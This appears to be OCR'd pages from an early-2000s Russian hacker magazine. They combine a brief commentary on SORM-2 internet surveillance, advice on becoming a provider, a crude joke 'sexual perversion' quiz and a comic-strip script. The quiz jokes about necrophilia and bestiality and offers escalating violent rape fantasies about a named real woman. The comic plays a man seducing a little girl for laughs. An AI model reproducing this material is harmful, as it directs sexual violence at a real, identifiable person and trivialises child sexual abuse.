Расшифровывается это как Система Оперативно-Розыскных Мероприятий. Службы безопасности все очень здорово придумали: провайдеры Интернет должны на свои средства закупить оборудование для прослушивания своих абонентов или у них отберут лицензию. В связи с этим последнее время очень много шума. Все боятся, что дядя в погонах будет читать их письма. Если ты из тех, кому не нравится, просто шифруй свои мессаги в расчете на то, что дядя надорвется это все расшифровывать. Мне от ФСБ скрывать нечего, я им просто не интересен. А если я их все же заинтересую, то они найдут много других способов меня прослушать, хороших и разных. На мой взгляд, суть СОРМа-2 в другом. Если ты можешь читать электронные письма
- ты можешь вести по ним статистику употребляемых слов и выражений. Если все это проанализировать, то можно вычислить настроение людей в данном регионе и принять меры. Подробнее о СОРМ на www.libertarium.ru.

Как самому стать провайдером?

Одно дело, если ты объединишься со своими друзьями по подъезду в локальную сеть, с выходом по цифровой линии в Интернет. Но если ты хочешь получать за это деньги, то тебе понадобится куча всяких бумаг и разрешений. И, конечно, придется пообщаться со спецслужбами (типа санэпидем станций ;) и налоговой инспекцией. Потом нужно много денег на закупку оборудования, на аренду цифровой линии, на аренду телефонных линий (в случае, если ты будешь продавать dial-up). Ну и потом конкуренты не прочь поживиться твоей кровью. Но что тебе мешает заработать хорошие деньги, сотрудничая с крупными провайдерами? Ты можешь стать дилером, продавать часы твоего провайдера, получать с этого хороший процент.





Вот некоторые тут думают, что все члены редакции Х – сексуально-озабоченные ублюдки с манией величия. Так прямо и пишут: ты, говорят, Шеповалов – сексуально-озабоченный ублюдок с манией величия. И дизайнер ваш не лучше: заслуженный любитель стилизованных сисек, а уж про Холода или Покровского вообще говорить не приходится. Так вот, дорогие мои друзья, вы не правы! Единственный настоящий извращенец в Х, достойный внимания – это ваш покорный слуга (ударь меня сильнее, Джо), Трижды Девственник Всея Руси, Кавалер Ордена Эрегированного Космоса и Красной... ммм... ладно, пусть будет Звезды, автор игры «10 пальцев – один член» (смотри ВЛАГАЛ... тьфу ты, ПРИЛОЖЕНИЕ) и Фаллический Символ Тысячелетия. Нет, я не спорю – и помимо меня в Х есть порядочные твари: вон Серега Покровский, например, каждый месяц жестоко трахает всех авторов, дизайнера, верстальщика и персонально M.J.Ash'а. ;) Но все это – дешевые трюки, которые ни в коей мере не могут сравниться с плодами моего больного (есть две справки и чек из морга) мозга. Ну а чтобы не быть голословным, я придумал тест на сексуальную извращенность, который прошли все члены редакции. Лучшие результаты были у Сереги Покровского – 55 баллов, Доктора Добрянского – 57 баллов и, естественно, у меня – 80 баллов из 60 возможных. Ясен пень, ты тоже сможешь пройти этот тест и узнать, наконец, последняя ли ты мразь или спортсмен-импотент с проблемой пола.
Да, вопросы подчас будут несколько жесткие – но тут уж не обессудь, Х – это тебе не «Вечерний С++». И еще: если ты наберешь больше 80 баллов, то бесплатно получишь удостоверение члена интергалактической организации «Мировая Термоядерная Война», лидером которой я являюсь. Для справки, владелец данного удостоверения получает право на бесплатный йогурт, пиво, фисташки и экстремальный секс на останкинской телебашне. Удачи!

Эрегированный Космос



Даниил Шеповалов (dan@xaker.ru)

Снятся людям иногда голубые города

GAY.RU

1) Во время мастурбации в лифте ты думаешь:
1: О Данечке Шеповаловом
2: О том, что ты - Лада Дэнс
3: О вирусе имунодефицита и немытых руках.
4: Об электромагнитной девиации трехфазного масс-спектрографа в условиях нелинейной гравитации

3) Твой любимый журнал:
1: COOL GIRL
2: Дети
3: Юный натуралист
4: Хакер

4) Твой любимый ночной клуб:
1: Пропаганда
2: Нирвана
3: Депо 2000
4: Склеп на кладбище

2) Как ты зарабатываешь себе на жизнь?
1: Меня бесплатно кормят в Институте Мозга за то, что там каждый день бомбардируют мой мозг тяжелыми протонами.
2: Я сделал пластическую операцию под Рикки Мартина и ежемесячно сдаю свою сперму в репродукционный банк.
3: Я периодически убиваю своих подружек и толкаю их органы на Горбушке.
4: Харе Кришна Харе Кришна Кришна Кришна Харе Харе и Бодхисатва Намхай

5) Что ты услышал от своего первого партнера, перед тем как лишиться девственности:
1: Возьми меня, милый!
2: Мистер, не хочешь развлечься?
3: Эй, салага, брось швабру и подойди к дедушке!
4: СПАСИТЕ!!! МИЛИЦИЯ!!!

6) Знаешь ли ты правила игры «10 пальцев - один член»?
1: Не знаю
2: Отвали, ублюдок!
3: А я, между прочим, чемпион по «10 пальцев» в тяжелой весовой категории.
4: На самом деле, я - не Юрий Гагарин!

7) На твоем столе стоит фотография:
1: Айсидоры Дункан
2: Тебя любимого
3: Даниила Шеповалова
4: Мартина Лютера Кинга

8) Ты когда-нибудь занимался сексом с трупом?
1: Нет
2: Меня заставили
3: Это она сама вам сказала?
4: Вы бы видели его, когда он еще был жив: точеная мордочка, изящные лапки, а как он умильно махал хвостиком!

9) Твоя любимая песенка:
1: Агата Кристи «Гетеросексуалист»
2: Моисеев и Трубач «Голубая луна»
3: Грин Грей «Мазафака»
4: Bloodhound Gang «Bad touch»

10) Твоя заветная мечта:
1: Изнасиловать Лену Зосимову
2: Жестоко изнасиловать Лену Зосимову
3: Жестоко, с элементами некрофилии изнасиловать Лену Зосимову
4: Заставить Андрея Губина жестоко, с элементами некрофилии изнасиловать Лену Зосимову

11) Твой любимый телесериал:
1: ФАКультет
2: Грейс в огне
3: Скорая помощь
4: Моя вторая мама

12) Друзья называют тебя:
1: Мадам Помпадур
2: Соска
3: Эй, ублюдок!
4: $%^#@ $^#**&^#$ %$@^@# $@*%#$ гнойный

13) Если бы на Землю высадились инопланетяне и объявили по телевидению, что через сутки уничтожат всю планету мощным энергетическим импульсом, что бы ты сделал?
1: Подожди, это значит Бивиса и Баттхеда завтра показывать не будут?
2: Если очень захотеть, можно в космос полететь (демонстрируется припасенная марочка)
3: Я не смотрю телевизор
4: А эти твои инопланетяне, они симпатичные?

14) Представь, что тебе в полное твое распоряжение предоставили на день группу «Стрелки». Ты можешь делать с ними все, что захочешь. Твои действия?
1: Я попрошу их дать мне автографы и разрешить подержаться за грудь каждой.
2: Хватит троих девок - Витек сегодня на рыбалку уехал.
3: Мы вместе совершим путешествие в неизведанные дали эманаций первичной энергии.
4: Ууууух-ха-ха-хааа-ха-ха-ха!!! Попались, твари!

15) Какого ты пола?
1: Женского
2: Мужского
3: Я - Даниил Шеповалов!
4: Долой луну, товарищи!!!

Результаты

От 15 до 20 баллов:

Ты вполне нормальный, хотя и несколько скованный человек. Конечно, ты не можешь похвастаться умением обращаться с противоположным полом, зато что ты вытворяешь, когда остаешься дома один. Твоему умению носить женское белье позавидовали бы лучшие модели мира. А твоя собака, о, если бы она только умела говорить… Ты умрешь в 52 года от гриппа, который подцепишь от своего сутенера.

От 21 до 40 баллов:

Тебе уже говорили, что ты - псих? Если да, то тебе льстили - они еще меня не видели. Но не суть. Тебе предстоит еще одно воплощение, после которого ты станешь Совершенным Буддой, пятым аватаром Вишну и Зигмундом Фрейдом в одном флаконе. Сейчас же тебя никто не понимает, и все смеются над твоей тягой к некрофилии. В 27 лет ты уедешь в Австралию ловить крабов, где и умрешь на пляже загадочной смертью.

От 41 до 60 баллов:

С виду ты - интеллигентный молодой человек, аккуратный, вежливый и предупредительный. У тебя дома есть только две книги: «Сексуальные отклонения в развитии человека» и «Серийные убийцы: как это было». И ты последовательно, глава за главой реализуешь все, что там написано. Умрешь ты в 44 года на электрическом стуле, куда тебя отправят в североамериканском штате Юта.


Больше 60 баллов:

Ну и долго ты еще, придурок, будешь собственную статью перечитывать?


ПРИЛОЖЕНИЕ: Правила игры «10 пальцев - один член»

Данная игра всячески рекомендуется к применению в концентрационных лагерях для улучшения морального и физического состояния заключенных.
Для начала берется…

!!! Внимание, весь последующий текст был изъят из статьи, как пропагандирующий крайнюю жестокость, **геноцид, дискриминацию по половому признаку, нездоровые образы мышления, неконтролируемый термоядерный синтез, а также чуждые здоровому человеку сексуальную агрессию и межквантовое позиционирование!!!**



ПРИКЛЮЧЕНИЯ ХАКЕРА ИВАНОFF
УКРАДЕННАЯ ГОЛОВА БИЛЛИ Г. {PART 3}
(БЕСПОНТОВЫМ ПОРНОСТРАНИЧКАМ И МОСКОВСКОМУ МЕТРОПОЛИТЕНУ ЭТА ЧАСТЬ ПОСВЯЩАЕТСЯ)
проект Хихуса [xixyc@xakep.ru]
WWW.XIXYC-DA.RU
ВОТ НАКАЖУ ХОФМАНА, СДАМ ГОЛОВУ В MS, А ОНИ МНЕ ПРЕМИЮ!
МИЛЛИОН! НЕТ, 3 МИЛЛИОНА! ИЛИ СКАЖУТ: ВОТ ТЕБЕ ОРДЕН, БРАТ ИВАНОFF, И ПЕНСИЯ...
ЛЕТИТ ИВАНОFF И МЕЧТАЕТ...
ЗАМЕЧТАЛСЯ И КОРОБКУ С ГОЛОВОЙ ...
БИТЫЙ ВИНТ! КАЖИСЬ ЗАШИБ КОГО-ТО!!
А В ЭТО ВРЕМЯ - А В ЭТО ВРЕМЯ - А В ЭТО ВРЕМЯ - А В ЭТО ВРЕМЯ
ВНИМАНИЕ! ЭТА СТРАНИЧКА СОДЕРЖИТ НЕМОТИВИРОВАННУЮ ЖЕСТОКОСТЬ И СОВРАЩЕНИЕ МАЛОЛЕТНИХ. ЛИЦАМ НЕ ДОСТИГШИМ 18 ЛЕТ ПОКИНУТЬ ЗДЕСЬ!
ДЕВОЧКА, ХОЧЕШЬ КОНФЕТКУ? А КАК ТЕБЯ ЗОВУТ?
А МНЕ МАМА СКАЗАЛА: С ЧУЖИМИ НЕ РАЗГОВАРИВАТЬ.
XXX ЖМИ ЗДЕСЬ! А В ЭТО ВРЕМЯ ХОФМАН СОВРАЩАЛ МАЛЕНЬКУЮ ДЕВОЧКУ XXX ENTER HERE!
УЖАСТНО ВОЗБУЖДЕННЫЕ ЛОЛИТЫ !!! САМЫЕ МЕРТВЫЕ ЛИНКИ !!! ПОСЛЕДНЯЯ КОЛЛЕКЦИЯ ДОХЛЫХ ПАРОЛЕЙ !!!
БЕСПЛАТНОЕ ПОРНО !!! НОВЫЕ ВИРУСЫ !!! ЖМИ ЗДЕСЬ! 1000 !!! РЕКЛАМНЫХ ОКОН ОТКРОЕТСЯ ВСЕГО ЗА 10 СЕК.!
ДЕВОЧКА, А ХОЧЕШЬ ПОИГРАЕМ? Я ТАКУЮ ИГРУ ЗНАЮ...
А МНЕ МАМА СКАЗАЛА С ЧУЖИМИ НЕ ИГРАТЬ...
НО ЧТО ЭТО ХОФМАН ДОСТАЕТ ИЗ КАРМАНА? ВИЛКУ? КАКОЙ КОШМАР! ЧТО ЖЕ БУДЕТ?! XXX
ГОРЯЧАЯ КЛУБНИЧКА !!! ЖМИ ЗДЕСЬ!!! НОВИНКА!!! SEX С БЫТОВЫМИ ПРИБОРАМИ !!! BLOW JOB FROM ELECTROLUX
ГОЛАЯ НА-НА !!! SAMSUNG FUCKIT#//!! КОЛЛЕКЦИЯ НЕВИДИМЫХ XXX-КАРТИНОК - ВСЕ С ПРЕВЬЮ!!! ENTER FREE!
БАЦ!
